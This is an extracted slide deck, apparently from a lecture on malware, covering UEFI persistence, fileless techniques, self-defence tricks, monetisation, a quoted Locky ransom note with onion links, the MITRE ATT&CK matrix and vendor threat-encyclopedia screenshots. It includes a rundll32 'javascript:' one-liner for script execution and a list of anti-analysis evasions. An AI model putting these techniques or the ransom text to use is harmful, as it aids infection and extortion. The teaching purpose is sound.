
UEFI

- The Unified Extensible Firmware Interface (UEFI) is a specification that defines a software interface between an operating system and platform firmware. **UEFI replaces the Basic Input/Output System (BIOS)**

-Wikipedia


UEFI malware

First seen 2018



Persistence – Surviving disc format

- Infection of BIOS or firmware
- Periodic infection using same infection technique




“Fileless malware”

1. Uses script in command line

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";alert('foo');
```

Win32/Poweliks – chrání i registry



2. Memory infection without persistence

Some malware does not need persistence. Filecoders needs to be run just once!

Malware self-defence

- 2 Processes periodically check if they exist. If other process is killed it is immediately restarted by other process
- Process opens own files so it cannot be deleted/moved.
- Debugger attach on itself.
- Hooking file delete API.
- Injecting multiple processes.
- Watching for analysis tools. If such tool is detected malware operations are ceased.
- Malware is activated with delay.



Monetization - I

Monetization is main purpose of malware.

- Monetization of computer power
 - Botnet – DDOS, URL clicker, spambot
 - Coinminer
- Personal information stealing
 - Passwords – Banking accounts, email, services...
 - Personal information– Name, date of birth, address, phone number, ID number, photo
- Ransom
 - Pay or you will loose your data
 - Pay or we will make your data public



Monetization - II

- Advertisement
 - Changing advertisement so attacker gets money
 - Adding new advertisement on pages
 - False advertisement. “Your computer is infected by 128 pieces of malware! Pay for our great cleaning product!”
 - Spam – Unwanted advertisement on real product.
 - Phone fraud – Call or send SMS on premium line.

Monetization today

Win32/Filecoder.Locky.B trojan

!!! IMPORTANT INFORMATION !!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:

[http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.

To receive your private key follow one of the links:

1. <http://6dbxgqam4crv6rr6.tor2web.org/>
2. <http://6dbxgqam4crv6rr6.onion.to/>
3. <http://6dbxgqam4crv6rr6.onion.cab/>

If all of this addresses are not available, follow these steps:

1. Download and install Tor Browser: <https://www.torproject.org/download/download-easy.html>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: <http://6dbxgqam4crv6rr6.onion/>
4. Follow the instructions on the site.

!!! Your personal identification ID: <http://6dbxgqam4crv6rr6.onion/> !!! FD

Open source Intelligence (OSINT) sources



SHA1 MD5

MATRICES

PRE-ATT&CK

Enterprise

All Platforms

Windows

macOS

Linux

Cloud

Mobile

Home > Matrices > Enterprise

Launch the ATT&CK™ Navigator

Enterprise Matrix

Below are the tactics and techniques representing the MITRE ATT&CK Matrix™ for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, AWS, GCP, Azure, Azure AD, Office 365, SaaS.

Last Modified: 2019-10-09 18:48:31.906000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	Apninit DLLs	BITS Jobs	Cloud Instance Metadata API	Cloud Service Dashboard	Component Object Model and Distributed COM	Data from Cloud Storage Object	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	Apninit DLLs	Application Shimming	Bypass User Account Control	Credential Dumping	Cloud Service Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command History	Credentials from Web Browsers	Domain Trust Discovery	Internal Spearphishing	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code Signing	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compile After Delivery	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data Staged	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Compiled HTML File	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Email Collection	Fallback Channels	Transfer Data to Cloud Account	Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Firmware	Hooking	Password Policy Discovery	Remote File Copy	Input Capture	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Services	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Video Capture	Multilayer Encryption		Stored Data Manipulation
		nl _ Search Order	Image File								System

Virustotal

[Home](#) [Community](#) [Statistics](#) [Documentation](#) [FAQ](#) [About](#) [English](#) [Join our community](#) [Sign in](#)



Virustotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

File

URL

Search

loader.exe

[Choose File](#)

Maximum file size: 128MB

By clicking 'Scan it!', you consent to our [Terms of Service](#) and allow Virustotal to share this file with the security community. See our [Privacy Policy](#) for details.

[Scan it!](#)

[Blog](#) | [Twitter](#) | contact@virustotal.com | [Google groups](#) | [ToS](#) | [Privacy policy](#)

Virustotal

File already analysed

This file was last analysed by VirusTotal on 2009-05-06 01:01:37 UTC (7 years ago) it was first analysed by VirusTotal on 2008-11-12 14:24:07 UTC.

Detection ratio: 32/40

You can take a look at the last analysis or analyse it again now.

[Reanalyse](#) [View last analysis](#)

loader.exe [Choose File](#)

Maximum file size: 128MB

By clicking 'Scan it!', you consent to our [Terms of Service](#) and allow VirusTotal to share this file with the security community. See our [Privacy Policy](#) for details.

[Scan it!](#)

[Blog](#) | [Twitter](#) | contact@virustotal.com | [Google groups](#) | [ToS](#) | [Privacy policy](#)

Virustotal

virustotal

SHA256: bd9666eff1fa3bc20667e091f7d180fb48f3a57ed85ffa2997c71c4ae311ea5f

Detection ratio: 32 / 40

Analysis date: 2009-05-06 01:01:37 UTC (7 years ago)



[Analysis](#) [File detail](#) [Additional information](#) [Comments 0](#) [Votes](#)

Antivirus	Result	Update
AVG	Win32/Cryptor	20090505
AhnLab-V3	Win-Trojan/Xema.variant	20090505
AntiVir	TR/Crypt.XPACK.Gen	20090505
Authentium	W32/Trojan2.GQRR	20090506

ESET Virus Radar

eset Home Threat Encyclopaedia Glossary Statistics Update Info Tools Reports Search

eset VIRUS RADAR BETA



HOME > Threat Encyclopaedia > Descriptions > Win32/Bundpil.DF

Threat Timeline Prevalence Map Threat Variant

Win32/Bundpil [Threat Name] [go to Threat](#)

Win32/Bundpil.DF [Threat Variant Name]

Category	trojan,worm
Size	98304 B
Detection created	Oct 11, 2015
Signature database version	12389
Aliases	Worm:Win32/Gamarue!rfn (Microsoft) Trojan.Encoder.2823 (Dr.Web)

Microsoft's Malware Protection Center

Malware Protection Center SEARCH

Home Security software Malware encyclopedia Our research Help Developers

(i) New blog: Know and avoid the dangers of JavaScript-laden spam emails

TRANSLATE bing

Follow: Facebook Twitter RSS

Win32/Ramnit

Also detected as:

Win32/Ramnit
Alert level: **Severe**

First published: May 10, 2011
Latest published: Sep 20, 2015

Summary What to do now Technical information Symptoms

I want to...

- Get help
- Fix my software
- Download and update
- Submit a file

Search the malware encyclopedia
To search for descriptions, use quotation marks ("")

Symantec's Security Response

The screenshot shows a web page from Symantec's Security Response. At the top, there is a navigation bar with links for PRODUCTS, SERVICES, SOLUTIONS, and SUPPORT CENTER. Below the navigation bar, the URL is shown as [Home](#) / Security Response / W32.Ramnit. The main content area is titled "W32.Ramnit" and includes a sub-section "Risk Level 2: Low". There are three tabs: "Summary" (selected), "Technical Details", and "Removal". Below these tabs, there is a "Download Removal Tool" link and a "Printer Friendly Page" link. The "Summary" tab contains the following information:

- Discovered:** January 19, 2010
- Updated:** March 2, 2015 11:03:26 AM
- Type:** Virus
- Infection Length:** 10,240 bytes
- Systems Affected:** Windows 2000, Windows 7, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows Server 2008, Windows Vista, Windows XP
- CVE References:** CVE-2013-1493, CVE-2013-0422, CVE-2010-2568

Below this, there is a numbered list of prevention and avoidance steps:

1. Prevention and avoidance
 - 1.1 User behavior and precautions
 - 1.2 Patch operating system and software
 - 2. Infection Method
 - 2.1 Removable drives
 - 2.2 Remotely exploitable vulnerabilities
 - 2.3 File infection
 - 2.4 Public File Transfer Protocol servers
 - 2.5 Potentially unwanted applications
 - 3. Functionality
 - 3.1 System modifications
 - 3.2 Network activity
 - 3.3 Additional functionality
 - 4. Additional Information

On the right side of the page, there are two sidebar modules. The first module is titled "Search Threats" and contains a search bar with the placeholder "Search by name Example: W32.Beagle.AG@mm" and a "Search Threats" button. The second module is titled "STAR Malware Protection Technologies" and features a small image of a woman and the text "The security technologies Symantec creates". Below these modules, there is another sidebar module titled "Internet Security Threat Report 2016, Vol 21" with the text "Symantec data and analysis on the 2015 threat landscape" and a "Get the report" button.

Kaspersky Virus Watch

SECURELIST  Internet threat level: 1 Follow us on [twitter](#)

Threats Analysis Blog Statistics Descriptions Glossary

Home → Descriptions → Trojan.Win32.Agent.fajk

Trojan.Win32.Agent.fajk

Detected	Aug 31 2010 09:22 GMT
Released	Aug 31 2010 17:29 GMT
Published	Sep 19 2011 13:01 GMT

[Technical Details](#)
[Payload](#)
[Removal instructions](#)

Technical Details

A trojan program that downloads files from the Internet without the user's knowledge and launches them. It is a Windows application (PE-EXE file). 6656 bytes. Written in C++.

Installation

After launching, the trojan copies its body to the following file:

C:\Program Files\Common Files\seria.exe

The created copy is then launched for execution.

To delete the original file after shutting down, the trojan creates the shell script "Del.bat" in the current

  Share Print

Malicious programs
└ Trojans
 └ Trojan

This type of behaviour covers malicious programs that delete, block, modify, or copy data, disrupt computer or network performance, but which cannot be classified under any of the behaviours identified above.

This classification also covers "multipurpose" Trojan programs, i.e. those that are capable of conducting several actions at once and which demonstrate several Trojan behaviours in a single program. This means they cannot be indisputably classified as having any single behaviour.

Dr.WEB Virus Library

The screenshot shows the Dr.WEB Anti-virus website interface. At the top, there's a green navigation bar with the Dr.WEB logo and links for Home, Business, Download, eStore, Support, Training, and Partners. Below the navigation bar, on the left, is a sidebar with various links: Laboratory-live, Send suspicious file, Online scanner, Cure for free, Dr.Web virus database, Extended database, Virus library, Virus library, Virus reviews, and Virus alerts. Under Knowledge database, there are links for Myths about Dr.Web, Myths about anti-viruses, Dr.Web classification of viruses, Types of viruses, Malicious programs, Unwanted programs, and Glossary. A green box at the bottom of the sidebar indicates "Last updated: 2016-05-24 08:41:26 MSK". To the right, the main content area displays the virus details for "Win32.Rmnet.12". It includes the virus name, its addition date to the database (2011-09-19), and the date its description was added (2011-09-30). A section titled "Technical Information" provides details on how the virus ensures autorun and distribution, creates files on removable media, and injects code into system processes. A "Malicious functions:" section also lists some of these functions.

Win32.Rmnet.12

Added to Dr.Web virus database: 2011-09-19
Virus description was added: 2011-09-30

Technical Information

To ensure autorun and distribution:

Creates or modifies the following files:

- %HOMEPATH%\Start Menu\Programs\Startup\ialxblbg.exe

Creates the following files on removable media:

- <Drive name for removable media>:\RECYCLER\S-4-5-31-0730777114-3188334412-751214860-7507\AGroPrqB.cpl
- <Drive name for removable media>:\autorun.inf
- <Drive name for removable media>:\RECYCLER\S-4-5-31-0730777114-3188334412-751214860-7507\cegkOjRY.exe

Malicious functions:

Injects code into the following system processes:

- <SYSTEM32>\cscript.exe

a large number of user processes.

Intel Security/McAfee Virus Information

The screenshot shows a web browser displaying the McAfee for Consumer website. The main content is a 'Virus Profile' for the virus 'W32/Ramnit'. The profile includes the following details:

Risk Assessment:	Home Low Corporate Low
Date Discovered:	6/1/2010
Date Added:	6/1/2010
Origin:	N/A
Length:	varies
Type:	Virus
Subtype:	Win32
DAT Required:	6000

Below the profile, there are three tabs: 'Overview' (selected), 'Virus Characteristics', and 'Removal Instructions'. The 'Virus Characteristics' tab contains the following text:

Upon Execution "W32/Ramnit" injects itself with iexplorer.exe and connects to the following site fa[removed]opa.com through port 443 to download other malicious files.

On the right side of the page, there is a sidebar titled 'Virus Information' which includes links to various resources:

- Virus Removal Tools
- Threat Activity
- Top Tracked Viruses
- Virus Hoaxes
- Regional Virus Information
- Global Virus Map
- Virus Calendar
- Glossary
- Anti-Virus Tips

At the bottom of the sidebar, there is a link to 'Display Threat Alerts on Your Site' and a section for 'PC Infected? Get Expert Help' with a button for 'McAfee Virus Removal Service'.



THANK YOU FOR YOUR ATTENTION!

